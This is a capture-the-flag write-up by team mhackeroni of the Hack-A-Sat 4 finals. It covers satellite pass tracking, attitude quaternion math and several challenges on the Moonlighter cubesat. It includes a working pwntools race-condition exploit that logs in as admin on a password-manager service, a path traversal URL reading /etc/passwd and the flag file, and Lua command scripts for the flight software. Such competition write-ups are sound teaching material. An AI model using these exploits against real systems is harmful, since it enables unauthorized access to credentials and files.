# Hack-A-Sat 4

# Finalist Tech Papers

September 2023

# Hack-A-Sat 4 Finals writeup

mhackeroni

*Before going into the technical content, we want to extend our deepest gratitude to the Space Systems Command and the Air Force Research Laboratory for organizing this event.*
*For all of us it was a once in a lifetime opportunity, and we will always be thankful for having been part of it.*

## Introduction

This document is divided into three major sections:

1. Covers pre-race OSINT, tooling development and work that happened before the finals.
2. Covers ground challenges.
3. Covers orbit challenges, where software was executed on the Moonlighter satellite.

Ground challenges were developed to simulate gaining access to ground station systems. They focused on common pitfalls in software development, with vulnerabilities that are often found in modern access control systems.

Orbit challenges were the key part of the event. They can be broadly split into two categories:

- Attitude challenges: The key focus here was interacting with the satellite Attitude Control System and taking pictures with the on board camera. The takeaway point for this set of challenges was that the teams had only one pass with full attitude control. This limitation was unfortunately put in place by the organizers due to issues with the Attitude Control System of the cubesat.
- Cybersecurity challenges: The focus here was solving complex cybersecurity problems within the constraints of space systems. The highlight for this set of challenges was a side channel on a multiprocessor CPU in space.


Overall, the wide set of tasks in this framing allowed us to develop a much deeper understanding and appreciation of the operating envelope for space related cybersecurity activities.

## Pre race OSINT: sharpening our tools

Before the start of the finals, we gathered as much information on Moonlighter and on the structure of the challenges as possible. Our goal in this phase was to develop a set of tools and procedures that would speed up basic tasks and make the team more efficient during the competition.
The effort was split in two main areas: tracking the satellite and its orbit, “space math” from now on, and performing semi-standard reverse engineering tasks.

### Space math

When the cubesat’s TLE was released, we developed a cli-based tool to track it and show details about the satellite passes over ground stations. This tool was used during the competition, with some modifications: the ground stations were switched with the ground targets.



```
Moonlighter tracking
Lat: 49.20
Lon: -143.50
Alt: 382.91 Km
```

```
Passes
 Next pass on SantaMonica at 03:18:12 of 05/09/2023, time left: 000h 02m 05s, will last 00h 04m 42s, Azimuth:
334.79°
 Next pass on MountFuji at 04:34:45 of 05/09/2023, time left: 001h 18m 38s, will last 00h 06m 40s, Azimuth:
164.17°
 Next pass on Melbourne at 03:25:46 of 05/09/2023, time left: 000h 09m 39s, will last 00h 08m 04s, Azimuth:
343.68°
 Next pass on GrandCanyon at 03:18:26 of 05/09/2023, time left: 000h 02m 19s, will last 00h 07m 21s, Azimuth:
323.15°
 Next pass on Chicago at 03:21:21 of 05/09/2023, time left: 000h 05m 14s, will last 00h 10m 20s, Azimuth: 307.99°
 Next pass on Barbados at 03:32:09 of 05/09/2023, time left: 000h 16m 02s, will last 00h 08m 51s, Azimuth: 350.48°
 Next pass on AmazonRiver at 03:36:28 of 05/09/2023, time left: 000h 20m 21s, will last 00h 08m 43s, Azimuth:
356.70°
 Next pass on RioDeJaneiro at 03:45:26 of 05/09/2023, time left: 000h 29m 19s, will last 00h 03m 41s, Azimuth:
37.96°
 Moonlighter is currently above the horizon of MtRainier, will reach max elevation at 03:19:50 and set at
03:24:58, Current Azimuth: 287.13°, Current Elevation: 5.73°
 Moonlighter is currently above the horizon of Anchorage, will reach max elevation at 03:16:25 and set at
03:20:29, Current Azimuth: 160.49°, Current Elevation: 9.01°
 Next pass on CapeTown at 03:55:11 of 05/09/2023, time left: 000h 39m 04s, will last 00h 08m 35s, Azimuth: 259.88°
 Next pass on SaintHelena at 03:47:44 of 05/09/2023, time left: 000h 31m 37s, will last 00h 07m 46s, Azimuth:
273.11°
 Next pass on TristanDaCunha at 03:49:30 of 05/09/2023, time left: 000h 33m 23s, will last 00h 10m 12s, Azimuth:
332.33°
 Next pass on AlfredFaure at 04:01:48 of 05/09/2023, time left: 000h 45m 41s, will last 00h 10m 23s, Azimuth:
252.95°
 Next pass on CocosIslands at 04:20:23 of 05/09/2023, time left: 001h 04m 16s, will last 00h 00m 43s, Azimuth:
140.12°
 Next pass on StJohns at 03:27:33 of 05/09/2023, time left: 000h 11m 26s, will last 00h 06m 03s, Azimuth: 268.13°
 Next pass on Bermuda at 03:26:42 of 05/09/2023, time left: 000h 10m 35s, will last 00h 10m 29s, Azimuth: 315.73°
 Next pass on SantoAntao at 03:39:11 of 05/09/2023, time left: 000h 23m 04s, will last 00h 03m 39s, Azimuth:
258.35°
 Next pass on Adak at 04:42:09 of 05/09/2023, time left: 001h 26m 02s, will last 00h 10m 08s, Azimuth: 227.82°
 Next pass on Alamagan at 04:30:05 of 05/09/2023, time left: 001h 13m 58s, will last 00h 10m 24s, Azimuth: 219.31°
 Next pass on GamayBay at 04:27:02 of 05/09/2023, time left: 001h 10m 55s, will last 00h 08m 01s, Azimuth: 174.88°
 Next pass on FussPeak at 04:39:44 of 05/09/2023, time left: 001h 23m 37s, will last 00h 07m 03s, Azimuth: 174.46°
 Next pass on BikiniAtoll at 04:35:53 of 05/09/2023, time left: 001h 19m 46s, will last 00h 03m 09s, Azimuth:
296.92°
 Next pass on KureAtoll at 04:40:25 of 05/09/2023, time left: 001h 24m 18s, will last 00h 06m 53s, Azimuth:
287.78°
 Moonlighter is currently above the horizon of ColdWater, will set at 03:20:30, Current Azimuth: 352.76°, Current
Elevation: 18.06°
 Next pass on JustAFarm at 03:20:38 of 05/09/2023, time left: 000h 04m 31s, will last 00h 09m 02s, Azimuth:
320.72°
 Next pass on PortoDeGalinhas at 03:40:04 of 05/09/2023, time left: 000h 23m 57s, will last 00h 10m 16s, Azimuth:
336.07°
 Next pass on Brasilia at 03:43:07 of 05/09/2023, time left: 000h 27m 00s, will last 00h 03m 37s, Azimuth: 37.10°
 Moonlighter is currently above the horizon of SiwashMountain, will reach max elevation at 03:20:36 and set at
03:25:52, Current Azimuth: 279.42°, Current Elevation: 2.92°
 Next pass on PrinceEdwardIslands at 03:59:08 of 05/09/2023, time left: 000h 43m 01s, will last 00h 10m 30s,
Azimuth: 267.71°
 Next pass on MoonlighterIsland at 03:55:21 of 05/09/2023, time left: 000h 39m 14s, will last 00h 08m 57s,
Azimuth: 339.24°
```

```
Controls
q - quit | p - toggle path | +/- - change hours, current hours: 5
```

*A screenshot from our cli-based tool*

Internally, the program reads the passes, in a specific time window, from a file and displays information about them. It also uses the TLE to display Moonlighter’s position and plot its trajectory over time.

We studied how to use Skyfield to solve the most likely problems involving orbits calculations. For example, the script below was used to generate data such as TLE of the satellite from the passes.

```
C/C++
from skyfield.api import load, wgs84, EarthSatellite
from datetime import datetime

ts = load.timescale()
line1 = "1 57316U 98067VU  23224.21649249  .00077846  00000-0  11364-2 0
9991"
line2 = "2 57316  51.6391  50.2761 0002252 298.8499  61.2266 15.54964835
5727"
moonlighter = EarthSatellite(line1, line2, "Moonlighter", ts)
places = []
with open("places.csv", "r") as f:
  lines = f.readlines()
  for line in lines:
        line = line.strip().split(",")
        places.append([wgs84.latlon(float(line[0]), float(line[1])), line[3]])



# This two lines were changed accordingly to the period of time we wanted to check
t0 = ts.utc(2023, 8, 23, 18, 0, 0)
t1 = ts.utc(2023, 8, 23, 18, 30, 0)
passes = []

with open("passes.txt", "w") as f:
  for i, place in enumerate(places):
        t, events = moonlighter.find_events(place[0], t0, t1)
        event_names = 'rise above 0°', 'culminate', 'set below 0°'
        for ti, event in zip(t, events):
              name = event_names[event].replace(" ", "-")
              passes.append((ti.utc_datetime(), name, gs[1]))
              f.write(f"{ti.utc_strftime('%Y-%m-%d %H:%M:%S')} {name}
{place[1]}\n")
```

For attitude modifications defined through quaternions, we selected the open source library developed by Satellogic, quaternions. For possible new orbital maneuvering challenges we chose to use NASA GMAT.

## Reverse Engineering tooling

We avidly read the 2022 edition tech papers, hoping to get some hints about what type of challenges we could expect. The key takeaway from this research was that likely all binary challenges would run on RISC-V.

Given that many people were already familiar with the tool, we opted to standardize on Ghidra, an open source reverse engineering tool.  As a backup in case of custom RISC-V extensions, a few members of our team had access to BinaryNinja, another reverse engineering platform with a powerful API framework that allows for quick development of complex binary analysis.

Finally we explored the software stack of HaS3 digital twins, with a focus on COSMOS and NASA core Flight System. We didn't expect to have full direct control on the craft so this effort was secondary.

# Ground challenges

## *Password Manager*

The attachment for this challenge is an executable implementing a password manager. A user can choose to login using an existing account or to create a new account.

We can see by listing the accounts on the server that there is an admin account, so we can guess that the objective is to login as admin.

### Account creation

The account creation process is tricky:

- The user selects the second option in the main menu
- The program starts a new thread, that in turn starts listening to port 9031
- The user connects and sends the username, the password hashed with SHA256 and optionally some passwords to save in the password manager

Here is an example of how to create a new account:

```python
from pwn import *
from string import printable
from hashlib import sha256

dbdata = b'example_username' + b'\x00' + sha256(b'example_password').digest() +
b"\x01"+b'entry1\x00entry2\x00\x00'

db  = p32(len(dbdata))
db += p16(len(dbdata)) + dbdata

r = remote(argv[1], 9031)

r.send(db)

r.close()
```

Once an account is created, the corresponding data is stored in the file `/db/<username>.db`.

## Race condition

The vulnerability is a race condition: as the account creation is processed in a second thread, the user can attempt to login and create a new account at the same time.

The variable `this->current_username` is used by the function `Manager::LoadCurrentUser(Manager *const this)` while loading the User object.

As we can see in the following snippet taken from IDA Pro, the variable `current_username` is always set during login, even if the password is wrong:

```
C/C++
__int64 __fastcall Manager::Login(Manager *const this)
{
                                ...

   std::operator<<<std::char_traits<char>>(&std::cout, "Attempting to log in
");

// The variable current_username is set here

std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>:
:operator=(
    &this->current_username,
    &username);
   user = Manager::LoadCurrentUser(this);
   if ( user )
   {

    ...

     // The password is checked here
     // result != 0 means the password is incorrect

     if ( result )
     {
      fwrite("Password did not match!\n", 1uLL, 0x18uLL, stderr);
      ...
     }
     else
     {
      this->current_user = user;
      v2 = 1;
     }
    }
...
```

So by trying to login as admin, `current_username` is set to `admin`, even if the password is wrong.

This is the decompiled function used to start the user creation thread.

```c
C/C++
void *__fastcall Manager::StartDBThread(Manager *obj)
{
 std::basic_ios<char,std::char_traits<char>>::setstate();
 if ( (unsigned __int8)Manager::GetDBFromUser(obj) )
  obj->current_user = Manager::LoadCurrentUser(obj);
 std::basic_ios<char,std::char_traits<char>>::clear(&unk_16088, 0LL);
 menu(obj);
 pthread_mutex_lock(&obj->lock);
 obj->thread_active = 0;
 pthread_mutex_unlock(&obj->lock);
 return 0LL;
}
```

If we manage to try to login as admin between the line `Manager::GetDBFromUser(obj)` and `obj->current_user = Manager::LoadCurrentUser(obj);` the variable `current_username`, that holds the name of the newly created account, gets replaced with the username `admin` by the `Login` function, and so `LoadCurrentUser` logs in as an admin.

## Exploit

To solve the challenge remotely we had to fix the timing issues caused by the latency between our PCs and the server. Below is the working exploit after some fine tuning.

```python
from pwn import *
from string import printable
from hashlib import sha256
from sys import argv
import time

ONLINE = True

host = "localhost"
if ONLINE:
  host = "challenges.dc31.satellitesabove.me"

def register(username, password, r):
  return r

def start_thread(l):
  l.sendline(b"2")
  l.recvuntil(b"Listening for data on port:")

if ONLINE:
    local = remote(host,"9030")
else:
  local = process(["./finalpass","9030"])

rnd_name = ''.join(random.choices(string.ascii_uppercase + string.digits,
k=10))
rnd_psw = ''.join(random.choices(string.ascii_uppercase + string.digits, k=10))

falsi = (b'falso' + b'\x00' + b'ciao' + b'\x00')*10
dbdata = rnd_name.encode() + b'\x00' + sha256(rnd_psw.encode()).digest() + falsi +
b'\x00' + b'\x00'

db  = p32(len(dbdata))
db += p16(len(dbdata)) + dbdata

start_thread(local)
local.sendline(b"1")
local.sendline(b"admin")
local.send(b"1")
r = remote(host, 9031)
local.send(b"\n")

r.send(db)
r.close()
local.interactive()
# flag{JRJLUim7NCAcflVj}
```

## *Flight software freebies*

This is a web challenge without any attachments. The only information we have is a link to a login-protected admin page: https://moonlighter-facts.dc31.satellitesabove.me/admin/admin.html.
Upon inspecting how the website behaves, we find that the web server is the same as the Hack-a-Sat 3 final one. Looking at the source code (available in Cromulence Github repos), we notice that it presents multiple vulnerabilities. In particular, the web server seems to be vulnerable to path traversal: by navigating with curl or burpsuite to the url `http://moonlighter-facts.dc31.satellitesabove.me/../../../../etc/passwd` the server replies with the host's /etc/passwd.
Using this vulnerability we can leak the flag, by guessing its filename and position:

```
http://moonlighter-facts.dc31.satellitesabove.me/../flag.txt
```

# Orbit challenges

## *Script kiddie*

This is an introductory challenge designed to help us familiarize with the system, especially the Lua scripting command api. To solve the challenge we have to send back a telemetry message from the satellite.

### Initial exploration

After skimming through the challenge files, the `script_udp.so` binary looks the most relevant to this challenge.

At first glance, we see references to `ScriptKiddie` in the symbols and strings, but understanding and reverse engineering how the various services in the satellite interact, how the UDP server works and where the command id and payload are parsed is much more time consuming.

### Finding the target

It seems evident that we need to call the `script_kiddie` function as it contains all the elements we need to complete the challenge:

1. It reads data from UDP;
2. It calls `CFE_EVS_SendEvent`, which we can assume is used to log telemetry messages.

Unfortunately, ghidra's RISC-V decompilation support isn't perfect, so we have to check the disassembly multiple times to understand the function. In the end, we can identify the important parts of the challenge in the following snippet:


```c
C/C++
void cromulence::script_udp::ScriptUdpApp::script_kiddie(ScriptUdpApp *this)
{
  // ...
  udp_read((char)&orig,(char)this + 'x',uVar1);
  // ...
  send_event(1,2,"%s: %s",s_Script_kiddie_copy,udp_data);
  timestamp(&len);
  send(&len);
```

```
    // ...
}
```

At this point we just need to figure out which command id results in a call to script_kiddie as this function seems to be part of the UdpServer

## Roadblocks and failed approaches

Initially we were misled by the presence of `CmdMessage<...>` symbols where the template parameters looked a lot like candidates for command ids.



```
CmdMessage<cromulence::geofence::SnapRequest,(unsigned_short)6277,(unsigned_short)5>
CmdMessage<cromulence::geofence::SnapRequest,(unsigned_short)6277,(unsigned_short)7>
CmdMessage<cromulence::script_udp::Configure,(unsigned_short)6291,(unsigned_short)2>
CmdMessage<cromulence::script_udp::Team,(unsigned_short)6291,(unsigned_short)3>
CmdMessage<moonlighter::io::NovatelCommand,(unsigned_short)6272,(unsigned_short)11>
CmdMessage<moonlighter::io::Power,(unsigned_short)6272,(unsigned_short)7>
CmdMessage<unsigned_char[0],(unsigned_short)6291,(unsigned_short)0>
CmdMessage<unsigned_char[0],(unsigned_short)6291,(unsigned_short)1>
MessageHandler<cromulence::CmdMessage<cromulence::script_udp::Configure,(unsigned_short)6291,(unsigne
MessageHandler<cromulence::CmdMessage<cromulence::script_udp::Team,(unsigned_short)6291,(unsigned_sl
MessageHandler<cromulence::CmdMessage<unsigned_char[0],(unsigned_short)6291,(unsigned_short)0>,cromu
MessageHandler<cromulence::CmdMessage<unsigned_char[0],(unsigned_short)6291,(unsigned_short)1>,cromu
```

This made us waste a lot of time reverse engineering the code in the `cromulence` namespace (e.g. `ASyncApp`). As the submission windows passed, we decided to take a few guesses and also to try to exhaustively enumerate command ids.
We guessed command id 4 based on gut feelings, and we also submitted a script that would try all command ids from 0 to 256 with some dummy data.

```C/C++
for i = 0, 256 do
    local cmd = string.pack( "b", i)
    local data = "1337"

    udp:send( cmd )
    udp:send( data )
```

We later realized that this would not work for various reasons (e.g. some commands may take data in a special format).

## Final breakthrough

Finally, we decided to reverse engineer the binary in a more principled manner. We first started by inspecting all functions that would read from the UDP socket and then going up the call tree. Then, we proceeded by reverse engineering all methods of `cromulence::script_udp::ScriptUdpApp`.

In this way we were able to find a function at `0x00015edc` (or `0x05edc` depending on the image base address in your reverse engineering tool) that reads 1 byte from the UDP server and uses it as an index for a jump table:

```c
C/C++
void __thiscall
cromulence::script_udp::ScriptUdpApp::check_script(ScriptUdpApp *this)
{
  // ...
  cmdid = 100;
  cVar1 = '\x06';
  do {
    read_smething = get_script(this + 0x78,&cmdid,1,0);
    if (read_smething != 1) break;
    if (cmdid < 5) {
      (*(code *)((int)INT_ARRAY_00016ef4 + INT_ARRAY_00016ef4[cmdid]))
                (this,(INT_ARRAY_00016ef4 + INT_ARRAY_00016ef4[cmdid]));
      return;
    }
    cVar1 = cVar1 + -1;
  } while (cVar1 != '\0');
  // ...
}
```

Inspecting the offsets in the jump table we discovered the cmdId mapping:

| cmd id | offset | symbol |
|---|---|---|
| 0 | 0x15f6e | gps_position |
| 1 | 0x15f80 | take_picture |
| 2 | 0x15f7a | download_picture |
| 3 | 0x15f42 | script_kiddie |
| 4 | 0x15f74 | camera_power |

Hence the needed command id is 3.

## Solution script

The final solution script is as follows:


```
C/C++
-- example lua script

-- UDP is passed in as an arg
-- Print is passed in as an arg
local args = {...}
local udp = select(1  , ... )
local print = select(2, ... )
-- udp settings reccomended to leave these alone
udp:settimeout( 10 )
assert(udp:setsockname("*",0))
-- connect to the flight software port 9000
assert(udp:setpeername("127.0.0.1", 9000))

-- Log is limited to 5 kilobytes per script execution
-- please dont needlessly spam the script log
print("Sending script kiddie")

local cmd = string.pack( "b", 3)
local data = "sometext"

udp:send( cmd )
udp:send( data )
```

### ***Shutterbug***

The challenge required taking a picture of one of the objectives listed in the attached `targets.yml` file. Many of these objects were inside the prohibited zones of *Unintended bug*.
The organizers made it clear that it was possible to complete the challenge only with the Attitude Control System activated, hence only during the Friday night operation window (Las Vegas time).
We utilized the following script to visually identify which targets were not enclosed within a geofence. The same script was also used for *Unintended Bug*.

```python
import yaml
import json
import matplotlib.pyplot as plt
import cartopy.crs as ccrs
import cartopy.feature as cfeature
from shapely.geometry import Polygon, Point

with open("targets.yml", "r") as yaml_file:
        locations_data = yaml.safe_load(yaml_file)

with open("restricted.json", "r") as json_file:
        zones_data = json.load(json_file)

zones = {}
for zone_name, zone_coordinates in zones_data["zones"].items():
        polygon = Polygon([(coord["long"], coord["lat"]) for coord in
zone_coordinates])
        zones[zone_name] = polygon

passes = []
with open("passes.txt") as f:
        passes = [line.strip().split()[3] for line in f.readlines()]

latitude_values = []
longitude_values = []
location_names = []

for location_name, location_data in locations_data["targets"].items():
        if location_name in passes:
        latitude = location_data["location"]["latitude"]
        longitude = location_data["location"]["longitude"]
        latitude_values.append(latitude)
        longitude_values.append(longitude)
        location_names.append(location_name)

fig = plt.figure(figsize=(12, 9))
ax = plt.axes(projection=ccrs.PlateCarree())

ax.add_feature(cfeature.LAND)
ax.add_feature(cfeature.COASTLINE)

for zone_name, zone_coordinates in zones.items():
        ax.plot(*zone_coordinates.exterior.xy, color='red', linewidth=1.5,
linestyle='-', label='Zones')

ax.scatter(longitude_values, latitude_values, color='blue', marker='o',
label='Locations')
for i, name in enumerate(location_names):
        ax.annotate(name, (longitude_values[i], latitude_values[i]),
textcoords="offset points", xytext=(0, 10), ha='center')

ax.set_global()

plt.xlabel('Longitude')
plt.ylabel('Latitude')

plt.grid(True)
plt.show()
```

This provided us with a chart like the one reported in the following figure.



In addition, the cli tool was already designed to provide real-time information regarding passes above specific locations. With this information we could manually select the one with the most useful culmination time.
At that instant, we computed the versor pointing from the center of the satellite to the chosen target on the ground. All computations were handled by Skyfield, with objects defined in the inertial Earth centered reference frame. Then, we computed the rotation that would align the +Z versor and the computed versor, using SciPy rotations.

Due to issues with the reaction wheel on the Z axis, we decomposed this rotation in three components on the remaining  two body axes (i.e., X and Y). We output these three SciPy rotation objects in quaternion form, which was the suitable one to later input as a scheduling command.
These attitude requests were scheduled taking into account the limited rotational speed of Moonlighter. In fact, the documentation specified a maximum rotation of 1.5 degree per second and to be on the safe side we approximated the rotation speed being 1 degree per second.
The following snippet, contains the Python code we used to calculate the pointing for both Shutterbug and Unintended bug:

```
Python
from skyfield.api import *
import yaml
from client import TaskingClient
from scipy.spatial.transform import Rotation

ts = load.timescale()
eph = load('de421.bsp')
earth = eph['Earth']

with open('targets.yml') as fin:
  targets = yaml.safe_load(fin)

sat = load.tle_file('moonlighter.tle')[0]

target = targets['targets']['StJohns'] # 2023-08-12 13:06:46 rise-above-0°
StJohns
target = wgs84.latlon(target['location']['latitude'],
target['location']['longitude'])

t = ts.utc(2023, 8, 12, 13, 12, 5) # 2023-08-12 13:12:05 culminate StJohns

psat = sat.at(t)
ptarg = target.at(t)

x, y, z = (ptarg - psat).xyz.km


# Quaternion
# 2023-08-12-13:00:00.8735,0.494723171080449,-0.634968908169473,
0.246495601460745, 0.539725289489643
initial = Rotation.from_quat([0.494723171080449,-0.634968908169473,
0.246495601460745, 0.539725289489643])
im = initial.as_matrix()
z_components = [im[0][2], im[1][2], im[1][2]]

rotation = Rotation.align_vectors([[x, y, z]], [z_components])[0]
rot = rotation.as_euler('xyx', True)

times = [abs(rot[0])/1, abs(rot[1])/1, abs(rot[2])/1]
```

```
print(times)
print(sum(times)/60)

rotations = [
  Rotation.from_euler('xyz', [rot[0], 0, 0], True),
  Rotation.from_euler('xyz', [0, rot[1], 0], True),
  Rotation.from_euler('xyz', [rot[2], 0, 0], True)
]

# Camera ON
print("Camera on")
print({'time':'2023-08-12 12:58:00.00', 'on':True})

print("Pointing")
for i,rot in enumerate(rotations):
  time = f"2023-08-12 13:0{3*i}:00.8735"
  x, y, z, w = rot.as_quat()
  print({'time':time,'qx':x,'qy':y,'qz':z,'qS':w})

print("Photo")
print({
 "time": "2023-08-12 13:12:05.000",
 "imageId": 0
})

print("Download Image")
print({
 "time": "2023-08-12 13:12:30.000",
 "imageId": 0
})
```

The schedule would take a photo with id 0. Below is the picture we took in our attempt.

The ground objective wouldn’t have been distinguishable, but it was not a problem. The organizers were not able to download pictures during the competition, so the check was done geometrically, from the telemetry data.

### Unintended bug

This challenge was similar to Shutterbug, with the complication that the only valid targets were the ones in the prohibited zones. This simply meant that before issuing the camera commands one needed to complete the challenge Christmas in August in the same window.
Here is the Python code, extended from the Shutterbug solution, we used to calculate the pointing for Unintended bug:

```
Python
from skyfield.api import *
import yaml
from client import TaskingClient
from scipy.spatial.transform import Rotation

ts = load.timescale()
eph = load('de421.bsp')
earth = eph['Earth']

with open('targets.yml') as fin:
  targets = yaml.safe_load(fin)

sat = load.tle_file('moonlighter.tle')[0]

target = targets['targets']['StJohns'] # 2023-08-12 13:06:46 rise-above-0°
StJohns
target = wgs84.latlon(target['location']['latitude'],
target['location']['longitude'])

t = ts.utc(2023, 8, 12, 13, 12, 5) # 2023-08-12 13:12:05 culminate StJohns

psat = sat.at(t)
ptarg = target.at(t)

x, y, z = (ptarg - psat).xyz.km


# Quaternion
# 2023-08-12-13:00:00.8735,0.494723171080449,-0.634968908169473,
0.246495601460745, 0.539725289489643
initial = Rotation.from_quat([0.494723171080449,-0.634968908169473,
0.246495601460745, 0.539725289489643])
im = initial.as_matrix()
z_components = [im[0][2], im[1][2], im[1][2]]

rotation = Rotation.align_vectors([[x, y, z]], [z_components])[0]
rot = rotation.as_euler('xyx', True)

times = [abs(rot[0])/1, abs(rot[1])/1, abs(rot[2])/1]
print(times)
print(sum(times)/60)
```

```
rotations = [
  Rotation.from_euler('xyz', [rot[0], 0, 0], True),
  Rotation.from_euler('xyz', [0, rot[1], 0], True),
  Rotation.from_euler('xyz', [rot[2], 0, 0], True)
]

# Camera ON
print("Camera on")
print({'time':'2023-08-12 12:58:00.00', 'on':True})

print("Pointing")
for i,rot in enumerate(rotations):
  time = f"2023-08-12 13:0{3*i}:00.8735"
  x, y, z, w = rot.as_quat()
  print({'time':time,'qx':x,'qy':y,'qz':z,'qS':w})

print("Photo")
print({
 "time": "2023-08-12 13:12:05.000",
 "imageId": 0
})

print("Download Image")
print({
 "time": "2023-08-12 13:12:30.000",
 "imageId": 0
})

#---------------------------------------------------- GEOFENCE

target = targets['targets']['Paris'] # 2023-08-12 13:16:21 rise-above-0° Paris
target = wgs84.latlon(target['location']['latitude'],
target['location']['longitude'])

t = ts.utc(2023, 8, 12, 13, 21, 43) # 2023-08-12 13:21:43 culminate Paris
psat = sat.at(t)
ptarg = target.at(t)



x, y, z = (ptarg - psat).xyz.km
# print(x, y, z)


# Rotation on StJohns
initial = rotation
im = initial.as_matrix()
z_components = [im[0][2], im[1][2], im[1][2]]

rotation = Rotation.align_vectors([[x, y, z]], [z_components])[0]
rot = rotation.as_euler('xyx', True)

times = [abs(rot[0])/1, abs(rot[1])/1, abs(rot[2])/1]
# print(times)
```

```python
print(sum(times)/60)

rotations = [
  Rotation.from_euler('xyz', [rot[0], 0, 0], True),
  Rotation.from_euler('xyz', [0, rot[1], 0], True),
  Rotation.from_euler('xyz', [rot[2], 0, 0], True)
]

print("Pointing")
for i, rot in enumerate(rotations):
  time = f"2023-08-12 13:{13+3*i}:00.0000"
  x, y, z, w = rot.as_quat()
  print({'time':time,'qx':x,'qy':y,'qz':z,'qS':w})

print("Photo")
for i in range(0, 3):
  print({
    "time": f"2023-08-12 13:2{i}:43.000",
    "imageId": i + 1
  })

print("Download Image")
for i in range(0, 3):
  print({
    "time": f"2023-08-12 13:{24 + i * 5}:00.000",
    "imageId": i + 1
  })
```

Unfortunately, we did not solve any of the two challenges during the time window allocated to our team, because our gps spoofing exploit did not work.

### *Silver medal*

This challenge could be considered a sub-challenge of Shutterbug: the objective was downloading to the flight controller any photo, independent of positioning.

### *Halide medal*

This challenge overlaps the scope of Unintended Bug. It can be solved by taking a photo of a geofenced target and downloading it to the flight controller. As with unintended bugs, we did not manage to solve it during the allotted attitude control window.

## *Iron Bank*

The challenge comes with a binary implementing a command interface. As users, we are able to make command requests to the binary; some of them need authentication, and others can be freely performed.
The goal of the challenge is to execute the authenticated "download flag" command, so in order to solve it we need to understand how to communicate with the binary, and bypass the authentication layer.

### Communication Protocol and Commands

First, we reverse the binary to understand the format of the command requests, in order to communicate with it. This gives us the following:

- key (10 bytes + 6 bytes of padding): the key checked in case of authenticated commands, ignored otherwise;
- command opcode (1 byte): a byte indicating the command to be executed;
